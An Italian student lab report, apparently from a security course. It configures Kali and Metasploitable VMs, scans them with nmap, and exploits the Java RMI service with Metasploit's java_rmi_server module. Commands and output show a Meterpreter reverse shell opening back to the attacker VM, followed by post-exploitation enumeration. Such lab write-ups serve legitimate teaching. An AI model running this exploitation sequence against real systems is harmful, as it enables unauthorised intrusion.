

S7.L5 Progetto settimanale

Fase 1: Configurazione delle Interfacce di Rete


Modifica del File delle Interfacce di Rete:

- La configurazione della rete viene eseguita modificando il file /etc/network/interfaces.
- Questo file viene aperto utilizzando il comando

`sudo nano /etc/network/interfaces`

Configurazione dell'Interfaccia di Rete: Metasploitable e Kali linux

- L'interfaccia di rete eth0 è configurata con le seguenti impostazioni




```
Metasploit interna [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```



```
kali@kali: ~
File  Actions  Edit  View  Help
GNU nano 7.2      /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
gateway 192.168.11.1
```

Riavvio dei Servizi di Rete:

- Dopo aver salvato il file, i servizi di rete vengono riavviati per applicare le modifiche con il comando:

```
sudo /etc/init.d/networking restart
```

Riavvio del Sistema:

- Dopo aver salvato il file, il sistema viene riavviato per applicare le modifiche con il comando:

```
sudo reboot
```

ifconfig:

```
* Reconfiguring network interfaces...
SIOCDELRT: No such process
[ OK ]

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f0:df:e4
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe40:df4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:95 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:7658 (7.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25613 (25.0 KB)  TX bytes:25613 (25.0 KB)
```

```
(kali㉿kali)-[~]
$ sudo /etc/init.d/networking restart
Restarting networking (via systemctl): networking.service.

(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.11.111 netmask 255.255.255.0  broadcast 192.168.11.255
      inet6 fe80::a00:27ff:feb8:31a2 prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:b8:31:a2 txqueuelen 1000 (Ethernet)
      RX packets 18375  bytes 8602387 (8.2 MiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 17980  bytes 2781250 (2.6 MiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128  scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 6083  bytes 1582913 (1.5 MiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 6083  bytes 1582913 (1.5 MiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

In questa fase, ho configurato le interfacce di rete sia per la macchina Metasploitable che per Kali Linux, assegnando indirizzi IP statici e configurando il gateway. Ho poi riavviato i servizi di rete su Metasploitable e l'intero sistema su Kali Linux per applicare le modifiche.

Fase 2: Verifica della Comunicazione di Rete

Ping per Verificare la Connettività:

1. Esecuzione del Comando Ping:
 - Utilizzo il comando ping da Kali Linux per verificare la connettività con la macchina Metasploitable.
 - Il comando utilizzato è:

ping 192.168.11.112

Risultato del Comando Ping:

- Il risultato mostra che 5 pacchetti sono stati trasmessi e ricevuti senza perdita di pacchetti, confermando che la comunicazione tra le due macchine è stabile.

```
(kali@kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=2.51 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.26 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.871 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.32 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.939 ms
^C
— 192.168.11.112 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 0.871/1.379/2.512/0.592 ms
```

Fase 3: Scansione delle Porte e Identificazione dei Servizi

```
(kali@kali)-[~]
$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 02:14 EDT
Nmap scan report for 192.168.11.112
Host is up (0.0050s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.81 seconds
```

Esecuzione del Comando nmap:

Comando Utilizzato:

- Utilizzo nmap per eseguire una scansione delle porte sulla macchina Metasploitable e identificare i servizi in esecuzione. Il comando utilizzato è:

nmap -sV 192.168.11.112

Dettagli della Scansione:

- Il comando -sV consente di rilevare le versioni dei servizi in esecuzione sulle porte aperte.

Risultati della Scansione:

- Il risultato mostra le porte aperte e i servizi associati, insieme alle versioni dei software in esecuzione. Di seguito sono riportati alcuni dei servizi rilevati:

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp open telnet Linux telnetd

25/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X

445/tcp open netbios-ssn Samba smbd 3.X - 4.X

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp open vnc (protocol 3.3)

8080/tcp open http-proxy Apache Tomcat/Coyote JSP engine 1.1

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

Interpretazione dei Risultati:

- **Porte Aperte:** La scansione ha rilevato numerose porte aperte, ognuna associata a diversi servizi. Questo indica che la macchina Metasploitable è configurata per esporre vari servizi alla rete, rendendola un obiettivo ricco per l'analisi delle vulnerabilità.
- **Servizi Rilevati:** L'identificazione delle versioni dei servizi in esecuzione aiuta a determinare le potenziali vulnerabilità. Ad esempio, la presenza di vsftpd 2.3.4 e OpenSSH 4.7p1 suggerisce che potrebbero esserci exploit noti per queste versioni specifiche.
- **Java RMI (1099/tcp):** Tra i servizi rilevati, è presente java-rmi sulla porta 1099. Questo servizio è noto per avere vulnerabilità che possono essere sfruttate per eseguire codice arbitrario. La presenza del servizio java-rmi sulla porta 1099 sarà particolarmente rilevante per le fasi successive di exploit.

Fase 4: Ricerca e Selezione dell'Exploit

Avvio di MSFconsole:

1. Esecuzione del Comando msfconsole:
 - In Kali Linux, avvio msfconsole, l'interfaccia principale di Metasploit, utilizzando il comando

msfconsole

```
(kali)kali@kali:~$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket

[...]
```

Schermata Iniziale di MSFconsole:

- Dopo l'avvio, viene visualizzata la schermata iniziale di Metasploit con alcune informazioni utili, tra cui il numero di exploit, payload e altri moduli disponibili.

Ricerca dell'Exploit per Java RMI:

Comando di Ricerca:

- Utilizzo il comando `search` per trovare gli exploit relativi a `java rmi`

search java rmi

```
msf6 > search java_rmi

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry In
interfaces Enumeration					
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Inse
cure Default Configuration Java Code Execution					
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Inse
cure Endpoint Code Execution Scanner					
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionIn
pl Deserialization Privilege Escalation					

Interact with a module by name or index. For example `info 3`, `use 3` or `use exploit/multi/browser/java_rmi_connection_impl`

```
msf6 > █
```

Selezione dell'Exploit:

Scelta dell'Exploit:

- Tra i risultati proposti, seleziono l'exploit `exploit/multi/misc/java_rmi_server`, che ha un rank "Excellent" ed è destinato all'esecuzione di codice remoto su un server Java RMI con configurazione insicura.

Comando per Utilizzare l'Exploit:

- Utilizzo il comando `use` per caricare il modulo scelto
`use 1`

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```

Fase 5: Configurazione dell'Exploit e delle Opzioni del Payload

Spiegazione della Fase 5:

Configurazione dell'Exploit e delle Opzioni del Payload

Visualizzazione delle Opzioni dell'Exploit:

Comando `show options`:

- Dopo aver selezionato l'exploit `java_rmi_server`, utilizzo il comando `show options` per visualizzare le opzioni disponibili e i parametri che devono essere configurati:

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Configurazione dei Parametri:

Impostazione dell'Indirizzo IP del Target (RHOSTS):

- Configuro l'indirizzo IP della macchina target con il comando
set RHOSTS 192.168.11.112

Impostazione del Tempo di Attesa (HTTPDELAY):

Modifico il tempo di attesa del server HTTP per la richiesta di payload a 20 secondi
con il comando:

set HTTPDELAY 20

Verifica della Configurazione:

- Utilizzo nuovamente il comando show options per verificare che i parametri siano stati configurati correttamente:

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 20              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses                                                                |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > █
```

- Il risultato mostra che i parametri RHOSTS e HTTPDELAY sono stati impostati correttamente, insieme alle opzioni predefinite di RPORT, SRVHOST, SRVPORT, e le opzioni del payload LHOST e LPORT.

Fase 6: Esecuzione dell'Exploit e Apertura della Sessione Meterpreter

Esecuzione dell'Exploit:

1. Comando exploit:

- Dopo aver configurato tutte le opzioni necessarie per l'exploit `java_rmi_server`, eseguo l'exploit con il comando:
- `exploit`

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/po7YGwZ2wdCZK
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33017) at 2024-05-24 02:21:10 -0400

meterpreter > █
```

Interpretazione dei Risultati:

- Apertura della Sessione Meterpreter:

L'apertura di una sessione Meterpreter conferma che l'exploit è stato eseguito con successo. La connessione inversa è stata stabilita tra la macchina attaccante (Kali Linux) e la macchina target (Metasploitable), consentendomi di eseguire comandi e raccogliere informazioni dal sistema compromesso.

Fase finale: Verifica della Sessione Meterpreter

Raccolta di Informazioni dalla Macchina Vittima:

Comando ifconfig:

- Dopo aver ottenuto l'accesso alla macchina vittima tramite Meterpreter, utilizzo il comando ifconfig per visualizzare la configurazione delle interfacce di rete:

ifconfig

L'output mostra le seguenti informazioni

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef0:dfe4
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fef0:dfe4	::	::		

```
meterpreter > 
```

Comando route:

- Utilizzo il comando route per visualizzare la tabella di routing della macchina vittima
- L'output mostra le seguenti informazioni sulla tabella di routing:
 - IPv4 network routes:
 - Subnet: 127.0.0.1, Netmask: 255.0.0.0, Gateway: 0.0.0.0
 - Subnet: 192.168.11.112, Netmask: 255.255.255.0, Gateway: 0.0.0.0
 - IPv6 network routes:
 - Subnet: ::1, Netmask: ::, Gateway: ::
 - Subnet: fe80::a00:27ff:fe40:dfc4, Netmask: ::, Gateway: ::

Interpretazione dei Risultati:

- **Configurazione di Rete:**
 - L'interfaccia di loopback (lo) è configurata con l'indirizzo IP standard 127.0.0.1, utilizzato per le comunicazioni interne alla macchina.
 - L'interfaccia Ethernet (eth0) ha l'indirizzo IP 192.168.11.112, che corrisponde alla configurazione fatta durante le fasi precedenti dell'esercizio. Questa è l'interfaccia utilizzata per comunicare sulla rete locale.

Tabella di Routing:

- La tabella di routing IPv4 mostra due rotte:
 - La rotta per l'interfaccia di loopback 127.0.0.1.
 - La rotta per l'indirizzo IP della rete locale 192.168.11.112.
- La tabella di routing IPv6 mostra le rotte per gli indirizzi IPv6 configurati.

Conclusioni della Fase Finale

Nella fase finale, ho verificato con successo la configurazione di rete e la tabella di routing della macchina vittima utilizzando i comandi ifconfig e route tramite la sessione Meterpreter. Ho confermato che la macchina è configurata correttamente e ho raccolto le prove necessarie per documentare l'accesso ottenuto e la configurazione di rete della macchina vittima. Questa fase conclude l'esercizio di exploit e dimostrazione della vulnerabilità della macchina Metasploitable.